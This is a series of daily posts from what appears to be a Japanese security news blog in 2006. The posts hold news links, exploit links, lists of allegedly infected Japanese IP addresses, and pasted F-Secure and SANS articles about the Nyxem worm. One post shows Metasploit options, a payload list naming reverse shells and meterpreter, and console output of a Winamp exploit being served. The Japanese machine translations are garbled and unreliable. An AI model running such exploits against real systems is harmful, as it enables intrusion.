記載されていない情報をご存知の方、ぜひamaterasu@job.email.ne.jp 、コメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。


----------------------------

■セキュリティニュース

----------------------------

無線LANの規格とセキュリティ

企業ITセキュリティ管理者のためのスパイウェア知識(4)

米MicrosoftがWindows OneCareのセキュリティ問題に反論

“脱チェック・ポイント=ファイアウォール”を目指す

IE 7 β2にDoSの脆弱性

インターネットで同僚を中傷

妻がいるのに別の女性をホテルに誘った」などと書き込み、名誉を棄損した疑い。 課長補佐は「ハッカーに侵入された。書き込みは身に覚えがない」などと容疑を否認しているという。

「iPodで難聴の恐れ」米で購入者が賠償提訴

なら使わなければいいのに・・・・


----------------------------

■実証コード

----------------------------

2006-02-02 MS Windows Services Access List Checker / Modifier PoC

http://www.milw0rm.com/id.php?id=1465

2006-02-02 Arescom NetDSL-1000 (telnetd) Remote Denial of Service Exploit

http://www.milw0rm.com/id.php?id=1464

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.46.137.15 zaq3d2e890f.zaq.ne.jp
61.116.171.57 ODN
61.125.32.51 z51.61-125-32.ppp.wakwak.ne.jp
61.125.34.40 XEPHION
61.125.34.59 z59.61-125-34.ppp.wakwak.ne.jp
61.125.35.249 XEPHION
61.125.57.141 usr009.bb007-01.uda.im.wakwak.ne.jp
61.125.57.168 IM-NET
61.125.63.39 usr037.pial045-01.wpc.im.wakwak.ne.jp
61.125.65.237 JCOM-NET
61.125.67.211 zaq3d7d43d3.zaq.ne.jp
61.125.69.128 JCOM-NET
61.125.69.243 JCOM-NET
61.125.73.57 JCOM-NET
61.125.74.96 zaq3d7d4a60.zaq.ne.jp
61.125.77.228 JCOM-NET
61.125.78.120 zaq3d7d4e78.zaq.ne.jp
61.125.80.20 JCOM-NET
61.125.80.228 zaq3d7d50e4.zaq.ne.jp
61.125.82.31 JCOM-NET
61.125.82.142 zaq3d7d528e.zaq.ne.jp
61.125.83.128 JCOM-NET
61.125.84.171 zaq3d7d54ab.zaq.ne.jp
61.125.87.169 JCOM-NET
61.125.90.136 zaq3d7d5a88.zaq.ne.jp
61.125.91.190 JCOM-NET
61.125.95.51 zaq3d7d5f33.zaq.ne.jp
61.125.98.95 JCOM-NET
61.125.99.174 zaq3d7d63ae.zaq.ne.jp
61.125.100.98 JCOM-NET
61.125.100.107 zaq3d7d646b.zaq.ne.jp
61.125.102.149 JCOM-NET
61.125.104.220 zaq3d7d68dc.zaq.ne.jp
61.125.105.181 JCOM-NET
61.125.106.80 zaq3d7d6a50.zaq.ne.jp
61.125.112.64 JCOM-NET
61.125.112.174 zaq3d7d70ae.zaq.ne.jp
61.125.119.114 JCOM-NET
61.125.125.147 zaq3d7d7d93.zaq.ne.jp
61.125.126.87 JCOM-NET
61.125.126.212 zaq3d7d7ed4.zaq.ne.jp
61.125.151.40 Z-LAN
61.125.152.75 pc4b075.ztv.ne.jp
61.125.153.32 Z-LAN
61.125.153.122 pc4c122.ztv.ne.jp
61.125.153.180 Z-LAN
61.125.197.5 i197005.ppp.asahi-net.or.jp
61.125.197.6 ASAHI-NET
61.125.198.32 i198032.ppp.asahi-net.or.jp
61.125.204.49 ASAHI-NET
61.125.204.250 i204250.ppp.asahi-net.or.jp
61.125.205.83 ASAHI-NET
61.125.212.51 i212051.ppp.asahi-net.or.jp
61.125.212.221 ASAHI-NET
61.125.214.150 i214150.ppp.asahi-net.or.jp
61.125.215.225 ASAHI-NET
61.125.233.247 i233247.ppp.asahi-net.or.jp
61.125.249.82 ASAHI-NET
61.125.249.193 i249193.ppp.asahi-net.or.jp
61.192.166.81 ALPHA-NET
61.197.7.64 pl320.nas923.yamaguchi.nttpc.ne.jp
61.198.76.201 NSKNET
61.207.242.65 p3065-ipad01niho.hiroshima.ocn.ne.jp
61.211.251.96 FB-NET
218.219.240.111 ASAHI-NET


We have been co-operating with RCN, the company running the counter site that is used by the Nyxem.E worm . Last night we got the web access statistics, listing all the IP addresses that have accessed the Nyxem counter.
我々は(今まで) RCN 、 Nyxem.E 虫によって使われるカウンターサイトを運営している会社に協力していました。 昨夜我々は、 Nyxem カウンターにアクセスしたすべての IP アドレスをリストして、 Web アクセス統計値を手に入れました。


After filtering out the addresses of bots that have been hammering the counter lately, we used our WORLDMAP technology to map the addresses to a map. As a result we have a global view of the machines that will run into trouble unless they are disinfected before tomorrow:
最近カウンターをドンドンたたいていたロボットのアドレスを除外した後で、我々は我々の WORLDMAP 技術をアドレスをマップにマップするために使いました。 結果として我々は、(彼・それ)らが明日前に殺菌されないなら、問題に出くわすであろうマシンのグローバルな意見を持っています:

Nyxem.E worldmap
- click the map for a high-resolution version -
- 高精細バージョンのためにマップをクリックしてください -

Nyxem.E starts to overwrite files half an hour after the infected machines are started on the 3rd of the month.
感染しているマシンがその月の3日に始動させられた半時間あと、 Nyxem.E はファイルに上書きし始めます。

We'd like to thank Jason Nealis and Chris Jackman at RCN for their generous help with this issue.
我々は RCN でこの問題の(彼・それ)らの寛大な手助けに対してジェイソン Nealis とクリス Jackman に感謝したいです。


Concerning the payload of Nyxem.E worm
Nyxem.E 虫の有効搭載量に関して

There's a mass spamming underway right now. Somebody is sending out thousands of emails spoofed to be from "David Adams, Dept. Research, F-Secure Development (press@f-secure.com)". Some emails were also spoofed from editor@f-secure.com or from info@f-secure.com.
ちょうど今進行中のスパムしている量があります。 誰かが「デイビッド・アダムス、課からであるために偽装された何千という電子メールを送っています。 研究してください、開発 (press@f-secure.com)" をF - 安全に保ってください。 若干の電子メールが editor@f-secure.com からあるいは info@f-secure.com から同じく偽装されました。

These emails contain a new variant of the Breplibot worm. We're right now shipping detection for it as "Breplibot.ae".
これらの電子メールは Breplibot 虫の新しい変形を含みます。 我々は「Breplibot.ae」としてそれのためにちょうど今検出を送っています。

The emails are not sent from our network, they are just spoofed to look like they are coming from a F-Secure address.
電子メールは我々のネットワークから送られません、(彼・それ)らは(彼・それ)らがF - 安全なアドレスから来るように見えるためにちょうどペテンにかけられます。

This is what the emails looked like:
これは電子メールが見えたものです:
david adams spoof email


<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

本日は寝坊した為、昨日リリースされた。実証コードは後日検証します。

早く会社へ行かないと・・・・


----------------------------

■セキュリティニュース

----------------------------

セキュリティ大手、スパイウェア対策で業界団体を結成

Nyxemワームの「2月3日の文書破壊」、早くも被害

CAとISS、システムパッチ適用時のリスク管理を図る共同ソリューションを発表

「はてなツールバー」に脆弱性、最新バージョンで修正

米AMDのフォーラムサイト、WMFの脆弱性を突くファイルを仕掛けられる

今年の上半期「ハッキング保険」の義務化

----------------------------

■実証コード

----------------------------

2006-02-01 SoftiaCom WMailserver 1.0 SMTP Remote Buffer Overflow Exploit (meta)

http://www.milw0rm.com/id.php?id=1463


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.214.58.93 p4093-ipad01okayamaima.okayama.ocn.ne.jp
61.210.74.217 ntsmne012217.smne.nt.ftth.ppp.infoweb.ne.jp
61.210.33.77 nttkyo057077.tkyo.nt.adsl.ppp.infoweb.ne.jp
61.125.88.221 zaq3d7d58dd.zaq.ne.jp
61.125.87.143 zaq3d7d578f.zaq.ne.jp
61.125.83.32 zaq3d7d5320.zaq.ne.jp
61.125.83.128 zaq3d7d5380.zaq.ne.jp
61.125.82.91 zaq3d7d525b.zaq.ne.jp
61.125.82.142 zaq3d7d528e.zaq.ne.jp
61.125.80.20 zaq3d7d5014.zaq.ne.jp
61.125.74.34 zaq3d7d4a22.zaq.ne.jp
61.125.73.187 zaq3d7d49bb.zaq.ne.jp
61.125.69.128 zaq3d7d4580.zaq.ne.jp
61.125.67.211 zaq3d7d43d3.zaq.ne.jp
61.125.67.183 zaq3d7d43b7.zaq.ne.jp
61.125.66.207 zaq3d7d42cf.zaq.ne.jp
61.125.63.39 usr037.pial045-01.wpc.im.wakwak.ne.jp
61.125.57.36 usr032.bb006-01.uda.im.wakwak.ne.jp
61.125.57.168 usr036.bb007-01.uda.im.wakwak.ne.jp
61.125.35.170 z170.61-125-35.ppp.wakwak.ne.jp
61.125.34.59 z59.61-125-34.ppp.wakwak.ne.jp
61.125.34.40 z40.61-125-34.ppp.wakwak.ne.jp
61.125.255.238 i255238.ppp.asahi-net.or.jp
61.125.253.37 i253037.ppp.asahi-net.or.jp
61.125.253.201 i253201.ppp.asahi-net.or.jp
61.125.240.252 i240252.ppp.asahi-net.or.jp
61.125.235.142 i235142.ppp.asahi-net.or.jp
61.125.234.61 i234061.ppp.asahi-net.or.jp
61.125.230.94 i230094.ppp.asahi-net.or.jp
61.125.225.224 i225224.ppp.asahi-net.or.jp
61.125.210.230 i210230.ppp.asahi-net.or.jp
61.125.210.135 i210135.ppp.asahi-net.or.jp
61.125.204.185 i204185.ppp.asahi-net.or.jp
61.125.204.160 i204160.ppp.asahi-net.or.jp
61.125.204.144 i204144.ppp.asahi-net.or.jp
61.125.200.82 i200082.ppp.asahi-net.or.jp
61.125.153.32 pc4c032.ztv.ne.jp
61.125.153.137 pc4c137.ztv.ne.jp
61.125.152.62 pc4b062.ztv.ne.jp
61.125.127.147 zaq3d7d7f93.zaq.ne.jp
61.125.121.72 zaq3d7d7948.zaq.ne.jp
61.125.118.217 zaq3d7d76d9.zaq.ne.jp
61.125.112.174 zaq3d7d70ae.zaq.ne.jp
61.125.111.94 zaq3d7d6f5e.zaq.ne.jp
61.125.107.231 zaq3d7d6be7.zaq.ne.jp
61.125.104.220 zaq3d7d68dc.zaq.ne.jp
61.125.102.95 zaq3d7d665f.zaq.ne.jp
61.125.100.98 zaq3d7d6462.zaq.ne.jp
61.124.78.225 ntmygi062225.mygi.nt.ftth.ppp.infoweb.ne.jp
61.124.182.219 ntshga042219.shga.nt.ftth.ppp.infoweb.ne.jp
61.124.113.136 ntsitm066136.sitm.nt.adsl.ppp.infoweb.ne.jp
61.115.28.134 a61-115-28-134.usr.s-net21.ne.jp
60.40.67.11 p2011-ipbf415osakakita.osaka.ocn.ne.jp
60.40.138.208 p3208-ipad12kyoto.kyoto.ocn.ne.jp
222.147.255.26 p2026-ipbf710osakakita.osaka.ocn.ne.jp
218.219.240.111 l240111.ppp.asahi-net.or.jp
203.181.45.220 q045220.ppp.asahi-net.or.jp


Published: 2006-01-31,
:2006-01 - 31を発表しました、
Last Updated: 2006-01-31 22:24:11 UTC by Ed Skoudis (Version: 1)
最新アップデート:2006-01-31 エド Skoudis によっての22:24:11の UTC (バージョン:1)

The folks at Bleeding Snort released an updated list of known malware-related domains yesterday, up to 9,400 entries now! For those of you employing DNS black holes, proxy-based filtering, or doing other general research of malware based on domains, you should check out this exhaustive (and exhausting!) new list. I frequently rely on this list to match against when doing research of spyware and related nasties. Kudos to the Bleeding Snort guys for their hard work.
出血 Snort においての人々は、9,400の項目まで今、昨日周知の悪性ソフト関連のドメインの更新されたリストを公表しました! あなたの人たちが DNS ブラックホール、プロクシベースのフィルタリング、を雇用するか、あるいはドメインに基づいて悪性ソフトの他の一般的な研究をすることに対して、あなたはこの徹底的な(そして疲れます!)新しいリストをチェックするべきです。 私はしばしばスパイウェアと関連した nasties の研究に携わるいつに対して対抗させるべきこのリストに頼ります。 出血への栄誉が(彼・それ)らの頑張りのために男たちを吸い込みます。

The destructive deadline of the Nyxem.E worm is based on the clock of the infected machine. So if you're infected and your clock is not set right, things could start to happen at any time - even though the official activation time is the 3rd of the month. We've already received first reports from users who've had files on their system overwritten by the worm.
Nyxem.E 虫の破壊的な期限は感染している機械の時計に基づいています。 それでもしあなたが感染し、そしてあなたの時計がきちんと理解していないなら、ことがいつでも起き始め得るでしょう - 公式の起動時間がその月の3日であるけれども。 我々はすでに(彼・それ)らのシステムに関するファイルがワームによって上書きされるようにしたユーザーから最初の報告を受け取りました。

nyxem_killed

When Nyxem activates, it will overwrite all of your DOC/XLS/PPT/ZIP/RAR/PDF/MDB files. This is nasty, as this is done on all mounted drives, ie. any drive that has a drive letter. So it might affect your USB thumb drives, external hard drives and network drives! Also, if you're taking daily automatic backups you might end up backing up the corrupted files over good files.
Nyxem が作動するとき、それはあなたのすべてのドクター / XL / PPT / 郵便番号 / RAR / PDF / MDB ファイルに上書きするでしょう。 これがすべてのマウントされたドライブ、ドライブ文字を持っている(どれ・何・誰)でも動かす ie. の上にされる(とき・から・につれて・ように)、これは不快です。 それでそれはあなたの USB 親指ドライブ、外部ハードドライブとネットワーク・ドライブに影響を与えるかもしれません! 同じく、もしあなたが日刊の自動のバックアップをとっているなら、あなたは良いファイルの上にだめになるファイルのバックアップをとることになるかもしれません。

The number of machines that have been hit by this worm is over 300,000. Many of those have been disinfected already, though. But thousands of computers will get their files overwritten on February 3rd - most of them in India, Turkey and Peru.
この虫によって打たれたマシンの数は300,000以上です。 けれども、それらの多くがすでに殺菌されました。 けれども何千というコンピュータが2月3日に上書きされた(彼・それ)らのファイル - インド、トルコとペルーの(彼・それ)らの大部分 - を得るでしょう。

This worm family has been around since March 2004. The worm is named "Nyxem" because the original Nyxem.A variant launched a DDoS attack against the New York Mercantile Exchange website (www.nymex.com). We don't know why.
この虫家族は2004年3月から(今まで)近くにいました。 オリジナルの Nyxem.A 変形がニューヨーク商品取引所ウェブサイト(www.nymex.com)に対する DDoS 攻撃を開始したから、虫は「Nyxem」と命名されます。 我々はなぜか知りません。

We have a free tool available to help disinfect machines before the deadline passes.
我々は助けるのにすぐ利用できる無料のツールが、期限が過ぎ去る前に、マシンを殺菌するようにします。


Monday, January 30, 2006
2006年1月30日月曜日

(出展:F-Secure)

Published: 2006-01-31,
:2006-01 - 31を発表しました、
Last Updated: 2006-01-31 19:59:20 UTC by Ed Skoudis (Version: 1)
最新アップデート:2006-01-31 エド Skoudis によっての19:59:20の UTC (バージョン:1)

With client-side exploits so plentiful, it sure would be nice to have some form of serious outbound firewalling built into Windows, wouldn't it? The XP firewall blocks inbound traffic, but is of little use in outbound defenses. As Handler Queen Lorna Hutcheson points out, since Win2K, you can filter outbound using the so-called IPSec filters of Windows. However, such filters are: 1) Really badly named -- they don't have to use IPSec crypto; 2) Really hard to define (what an ugly GUI); and 3) Not limiting to specific applications to use specific ports and protocols. So, the existing outbound filtering of Windows is extremely limited.
クライアントサイドの exploit がそれほど豊富であるという状態で、それは確かに外行きのファイアウォールを使うことが Windows の中に発展したと真剣に考えていて若干の形式を持っていて楽しいでしょうね? XP ファイアウォールは内行きのトラフィックをふさぎますが、外行きの防御でほとんど役に立ちません。 調教師女王ローナ・ハッチソンが指摘するように、 Win2K から、あなたは Windows のいわゆる IPSec フィルターを使って市外行きに少しずつ出て来ることができます。 しかしながら、このようなフィルターは次のことです: 1) 本当にひどく(彼・それ)らが使わなくてもよい - を IPSec 暗号と命名しました; 2) 本当に定義することが難しいです(なんと険悪な GUI であるか);そして 3) 特定のポートとプロトコルを使うべき特定のアプリケーションに制限しないこと. それで、 Windows の既存の外行きのフィルタリングは極めて限定されています。


But, here 's a nice article about how Microsoft plans on including outbound filtering in the Windows Vista firewall. Let's see, we've had such features with free solutions for over a decade. But only in 2006 will we get it standard in Windows.
けれども、ここにマイクロソフトがどのように Windows の眺望ファイアウォールに外行きのフィルタリングを含めることを計画するかについてのすてきな論文があります。 見ましょう、我々は10年以上の間自由な解決でこのような特徴を持っています。 けれどもただ2006年にだけ我々は Windows でそれを標準的にするでしょう。

In Microsoft's defense, though, once an attacker infiltrates via a client-side exploit, their evil code can simply alter the firewall config. True. But, still, security is all about raising the bar. We raise the bar, they jump over it. We then raise it again. It's the natural order of things. I hear some arguments that say, "We shouldn't do this from a security perspective, because they'll jump over this bar." But, if the cost of such solutions is miniscule, why not raise the bar anyway, knowing that it still can be jumped? Let's make the bad guys work a little harder if it doesn't cost us anything.
マイクロソフトの防衛で、けれども、攻撃者がクライアントサイドの exploit によって潜入する途端に、(彼・それ)らの悪いコードはただファイアウォール config を変更することができます。 本当に。 けれども、まだ、セキュリティーがすべてバーを上げることについてです。 我々はバーを上げます、(彼・それ)らはそれを跳び越えます。 我々は再びそれからそれを上げます。 ものの自然なオーダーです。 私は「(彼・それ)らがこのバーを跳び越えるであろうから、我々はセキュリティーの見地からこれをするべきではありません。」と、伝える若干のアーギュメントを聞きます。 けれども、もしこのような解決のコストが非常に小さいなら、なぜ、それがまだ跳び越えられることができることを知って、とにかくバーを上げませんか? もしそれが我々に何もの費用がかからないなら、悪人を少しもっと一生懸命働かせましょう。

A related story involves Microsoft's OneCare technology, an attempt at a comprehensive set of anti-virus/anti-spyware/firewall tools that help provide an envelope of protection around a user's PC. A blog post here talks about ways to dodge the defenses of OneCare, primarily by using Java and/or signed code to bypass the firewall restrictions. Some Microsoft personnel respond here , saying that their goals were to pull security configurations together in one place and offer protection while minimizing application breakage. It's all about trade-offs. And I, for one, welcome our new OneCare overlords. There are many copies. And they have a plan.
関連した物語がマイクロソフトの OneCare 技術、ユーザーのPCの周りに保護の封筒を供給するのに役立つ対ウイルス / 反スパイウェア / ファイアウォールツールの包括的なセットへの試みを伴います。 主に Java を使うことによって、ここのブログポストが OneCare の防御を避ける方法について話をして、そして/あるいはファイアウォール制限を回避するためにコードに署名しました。 若干のマイクロソフト人員が、(彼・それ)らのゴールが1つの場所でセキュリティーコンフィギュレーションを立て直して、そして、アプリケーション破壊を最小にしている間に、保護を申し出ることであったと言って、ここで返答します。 それはすべてトレードオフについてです。 そして私は、1で、我々の新しい OneCare 大君主を歓迎します。 多くのコピーがあります。 そして(彼・それ)らは計画を持っています。

(出展:SANS)


■コメント

Metasploit Framework 版で新たにリリースされました。


■実証コード

Exploit and Payload Options
===========================

Exploit: Name Default Description
-------- -------- ------- -------------------------------------------
required HTTPPORT 8080 The local HTTP listener port
optional HTTPHOST 0.0.0.0 The local HTTP listener host
optional REALHOST External address to use for redirects (NAT)

Payload: Name Default Description
-------- -------- ------- ------------------------------------------
required EXITFUNC process Exit technique: "process", "thread", "seh"
required CMD The command string to execute

Target: Winamp 5.12 Universal


Metasploit Framework Usable Payloads
====================================

win32_exec Windows Execute Command
win32_passivex Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg Windows Staged PassiveX Shell
win32_passivex_vncinject Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_meterpreter Windows Reverse Meterpreter DLL Inject
win32_reverse_stg Windows Staged Reverse Shell
win32_reverse_stg_upexec Windows Staged Reverse Upload/Execute
win32_reverse_vncinject Windows Reverse VNC Server Inject
msf winamp_playlist_unc(win32_exec) > exploit
[*] Waiting for connections to http://192.168.221.110:8080/
[*] HTTP Client connected from 192.168.221.106:17058, redirecting...
[*] HTTP Client connected from 192.168.221.106:17059, sending 184 bytes of payload...
[*] HTTP Client connected from 192.168.221.106:17082, redirecting...
[*] HTTP Client connected from 192.168.221.106:17083, sending 184 bytes of payload...


<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

今日から弊社に今年入社予定の新卒の方がアルバイトで業務をお手伝いしていただく事になりました。

怖い人でなければいいですけど・・・まじめでいい人だといいな~~~あ。


----------------------------

■セキュリティニュース

----------------------------

HPで同僚中傷 尼崎市職員を名誉棄損容疑で書類送検

課長補佐は「身に覚えがない。ハッカーにパソコンを利用されたのではないか」と容疑を否認?

ハッカーてすごいんですね♪


諏訪東京理科大学生が情報セキュリティアドミニストレータ試験に合格

私は昨年の試験で午後1で落ちました。(; ;)


IPA、Webセキュリティ対策をまとめた「安全なウェブサイトの作り方」

Winampに危険なセキュリティ・ホール,ユーザーは最新版へアップデートを

老舗メールソフト「AL-Mail32」に脆弱性、3年半ぶりにアップデート

韓国電子政府の最新セキュリティ戦略

日本人セキュリティ・エンジニアによる「カリフォルニア日記」をどうぞ

複数のメールソフトで添付ファイル処理に脆弱性、処理停止することも


----------------------------

■実証コード

----------------------------

Winamp <= 5.12 (Crafted PLS) Remote Buffer Overflow Exploit (meta)

http://www.milw0rm.com/id.php?id=1460

また、Winampの新しいコードがリリースされていました。

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.45.10.78 z78.61-45-10.ppp.wakwak.ne.jp
61.195.10.152 PPPa1152.kanagawa-ip.dti.ne.jp
61.125.88.221 zaq3d7d58dd.zaq.ne.jp
61.125.82.91 zaq3d7d525b.zaq.ne.jp
61.125.80.138 zaq3d7d508a.zaq.ne.jp
61.125.79.149 zaq3d7d4f95.zaq.ne.jp
61.125.74.177 zaq3d7d4ab1.zaq.ne.jp
61.125.69.128 zaq3d7d4580.zaq.ne.jp
61.125.65.198 zaq3d7d41c6.zaq.ne.jp
61.125.63.39 usr037.pial045-01.wpc.im.wakwak.ne.jp
61.125.35.107 z107.61-125-35.ppp.wakwak.ne.jp
61.125.33.152 z152.61-125-33.ppp.wakwak.ne.jp
61.125.247.204 i247204.ppp.asahi-net.or.jp
61.125.235.142 i235142.ppp.asahi-net.or.jp
61.125.230.94 i230094.ppp.asahi-net.or.jp
61.125.226.146 i226146.ppp.asahi-net.or.jp
61.125.214.17 i214017.ppp.asahi-net.or.jp
61.125.214.114 i214114.ppp.asahi-net.or.jp
61.125.212.51 i212051.ppp.asahi-net.or.jp
61.125.196.235 i196235.ppp.asahi-net.or.jp
61.125.195.180 i195180.ppp.asahi-net.or.jp
61.125.195.119 i195119.ppp.asahi-net.or.jp
61.125.193.198 i193198.ppp.asahi-net.or.jp
61.125.151.40 pc4a040.ztv.ne.jp
61.125.127.147 zaq3d7d7f93.zaq.ne.jp
61.125.127.106 zaq3d7d7f6a.zaq.ne.jp
61.125.113.126 zaq3d7d717e.zaq.ne.jp
61.125.112.174 zaq3d7d70ae.zaq.ne.jp
61.125.107.231 zaq3d7d6be7.zaq.ne.jp
61.125.103.114 zaq3d7d6772.zaq.ne.jp
61.125.100.98 zaq3d7d6462.zaq.ne.jp
61.125.100.107 zaq3d7d646b.zaq.ne.jp
61.124.4.138 ntsitm165138.sitm.nt.ftth.ppp.infoweb.ne.jp
61.124.252.135 ntaich034135.aich.nt.adsl.ppp.infoweb.ne.jp
61.124.183.166 ntshga043166.shga.nt.ftth.ppp.infoweb.ne.jp
61.123.74.77 SDDfa-01p3-77.ppp11.odn.ad.jp
61.123.102.29 OBYfa-01p1-29.ppp11.odn.ad.jp
222.147.166.69 p1069-ipbf414osakakita.osaka.ocn.ne.jp
211.130.246.162 p0670-ip01souka.saitama.ocn.ne.jp


<お願い>

記載されていない情報をご存知の方、ぜひブログのコメントまたは、トラックバックして頂けると助かります。皆様のご協力をお願いいたします。


----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

昨日、大阪へ出張してきました。

お昼を羽田の搭乗ゲートの中にあるうどん屋さんで食べました。

下の画像は、そこに設置されてあったフライト情報の画面です。

それは、Webブラウザーで動作しておりました。(OSはXP)

気になったのがIPアドレスが表示されていた点です。

「***.219.162.19」う~~~ん。いいのかな?


130

また、出張先の会議で偶然、関西のセキュリティ勉強会「まっちゃ139勉強会 」を主催している。

まっちゃだいふく様にお会いすることが出来ました。やっぱりセキュリティ業界は狭いことが実証されました。

※まっちゃだいふくの日記★とれんどふりーく★ (http://d.hatena.ne.jp/ripjyr/ )

----------------------------

■セキュリティニュース

----------------------------

早わかり講座 企業情報を守るセキュリティ対策(7)

米Oracleのセキュリティ・パッチ,大きな“穴”を放置

中堅中小企業のITアプリケーション利用実態(6):セキュリティ

rootkitがBIOSを狙う――セキュリティ専門家が警鐘

ゲーム「Grand Theft Auto」開発元、わいせつ画像隠ぺいでロサンゼルス市が提訴

「犯人の写真を送ります,心当たりは?」,大学生を狙った悪質メールが出回る

『BlackWorm』によるファイル破壊に、セキュリティ各社が警鐘


----------------------------

■実証コード

----------------------------

Nullsoft Winamp Player <= 5.12 PLS File Handling Remote Buffer Overflow Exploit

http://www.frsirt.com/exploits/20060129.winamp0day.c.php


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.112.171.141 p1013-dng02tenjmi.fukuoka.ocn.ne.jp
61.114.136.116 fcvpoti116.fcv.ne.jp
61.116.97.104 KYNfb-01p2-104.ppp11.odn.ad.jp
61.123.74.203 SDDfa-01p3-203.ppp11.odn.ad.jp
61.124.182.207 ntshga042207.shga.nt.ftth.ppp.infoweb.ne.jp
61.124.206.221 ntszok009221.szok.nt.adsl.ppp.infoweb.ne.jp
61.125.42.67 z67.61-125-42.ppp.wakwak.ne.jp
61.125.42.94 z94.61-125-42.ppp.wakwak.ne.jp
61.125.57.36 usr032.bb006-01.uda.im.wakwak.ne.jp
61.125.63.39 usr037.pial045-01.wpc.im.wakwak.ne.jp
61.125.65.198 zaq3d7d41c6.zaq.ne.jp
61.125.69.128 zaq3d7d4580.zaq.ne.jp
61.125.79.149 zaq3d7d4f95.zaq.ne.jp
61.125.80.138 zaq3d7d508a.zaq.ne.jp
61.125.82.91 zaq3d7d525b.zaq.ne.jp
61.125.83.128 zaq3d7d5380.zaq.ne.jp
61.125.87.82 zaq3d7d5752.zaq.ne.jp
61.125.88.221 zaq3d7d58dd.zaq.ne.jp
61.125.100.107 zaq3d7d646b.zaq.ne.jp
61.125.102.200 zaq3d7d66c8.zaq.ne.jp
61.125.104.220 zaq3d7d68dc.zaq.ne.jp
61.125.112.174 zaq3d7d70ae.zaq.ne.jp
61.125.121.174 zaq3d7d79ae.zaq.ne.jp
61.125.127.157 zaq3d7d7f9d.zaq.ne.jp
61.125.152.125 pc4b125.ztv.ne.jp
61.125.156.198 pc4f198.ztv.ne.jp
61.125.192.156 i192156.ppp.asahi-net.or.jp
61.125.194.81 i194081.ppp.asahi-net.or.jp
61.125.195.180 i195180.ppp.asahi-net.or.jp
61.125.197.109 i197109.ppp.asahi-net.or.jp
